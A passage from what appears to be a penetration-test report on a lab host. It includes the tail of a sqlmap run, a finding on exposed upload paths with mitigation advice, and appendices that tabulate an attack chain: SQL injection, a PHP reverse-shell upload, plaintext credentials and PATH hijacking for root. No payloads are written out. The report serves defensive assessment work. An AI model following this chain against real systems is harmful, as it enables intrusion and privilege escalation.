
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N] y

<SNIP>

[11:28:11] [WARNING] POST parameter 'password' does not seem to be injectable

[11:28:11] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 11:28:11 /2023-03-26/




## References

https://cwe.mitre.org/data/definitions/89.html

https://owasp.org/www-project-top-ten/2017/A1_2017-Injection

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

https://www.amazon.com/Injection-Attacks-Defense-Justin-Clarke/dp/1597499633

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

https://www.acunetix.com/websitesecurity/sql-injection/

## 6. File and Directory Information Exposure

### Severity –

**CVSS Score:** 5.3

**CVSS Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

### Affected Entities

### Description

This vulnerability occurs when the front-end source code of a web application reveals the location of a file upload directory or the full path of uploaded files. This can happen when the developer inadvertently exposes the file upload directory or file path in the HTML or JavaScript code of the web page.

### Impact

With this information, an attacker can attempt to exploit other vulnerabilities in the web application, such as file inclusion vulnerabilities, or use the disclosed file path to gain access to sensitive files or directories on the server.

### Mitigation

Ensure that the front-end source code of a web application does not disclose sensitive information, such as file upload directories or file paths. This can be achieved through proper coding practices, such as not hard-coding file paths in the source code, and by implementing security controls to restrict access to sensitive information.

### Finding Evidence

Right click on the web page and select "View Page Source"

```
href='images/uploads/magic-hat_23-2147512156.jpg' class='image'><img src='images/uploads/magic-hat_23-2147512156.jpg'
```

### References

https://cwe.mitre.org/data/definitions/538.html

# Appendices

## Appendix A – Finding Severities

Each finding has been assigned a severity rating of critical, high, or medium. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of the client's data.

| Rating | Severity Rating Definition |
|---|---|
| Critical | Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited. |
| High | Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur.<br>- OR -<br>The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal. |
| Medium | Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur.<br>- OR -<br>The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal. |

*Table 4 – Severity Definitions*

## Appendix B – Exploited Hosts

| Host | Scope | Method | Notes |
|---|---|---|---|
| 10.10.10.185 | External | SQL injectionWeb App Access | Web App Access |
| 10.10.10.185 | External | File upload of PHP reverse shell | Initial Host Access |
| 10.10.10.185 | Internal | Found plaintext credentials | Database Access |
| 10.10.10.185 | Internal | Credential access | Lateral movement |
| 10.10.10.185 | Internal | PATH hijacking + SUID bit manipulation | System compromise |

*Table 5 – Exploitation Attempt Details*

## Appendix C – Compromised Users

| Username | Type | Method | Notes |
|---|---|---|---|
| admin | Web App | SQL Injection | Login page |
| www-data | User | File upload | PHP Reverse Shell |
| theseus | Database | Plaintext credentials | dp.php5 |
| theseus | User | Plaintext credentials | Recovered from MySQL DB |
| root | System | Path Hijacking + SUID bit | |

*Table 6: User Accounts Compromised*

## Appendix D – Changes/Host Cleanup

| Host | Scope | Change/Cleanup needed |
|---|---|---|
| 10.10.10.185 | External | Removed magic.php.jpg from /images/uploads directory |
| 10.10.10.185 | Internal | Removed terminal.elf from /tmp |
| 10.10.10.185 | Internal | Removed fdisk file from /tmp |

*Table 7: Assessment Artifacts*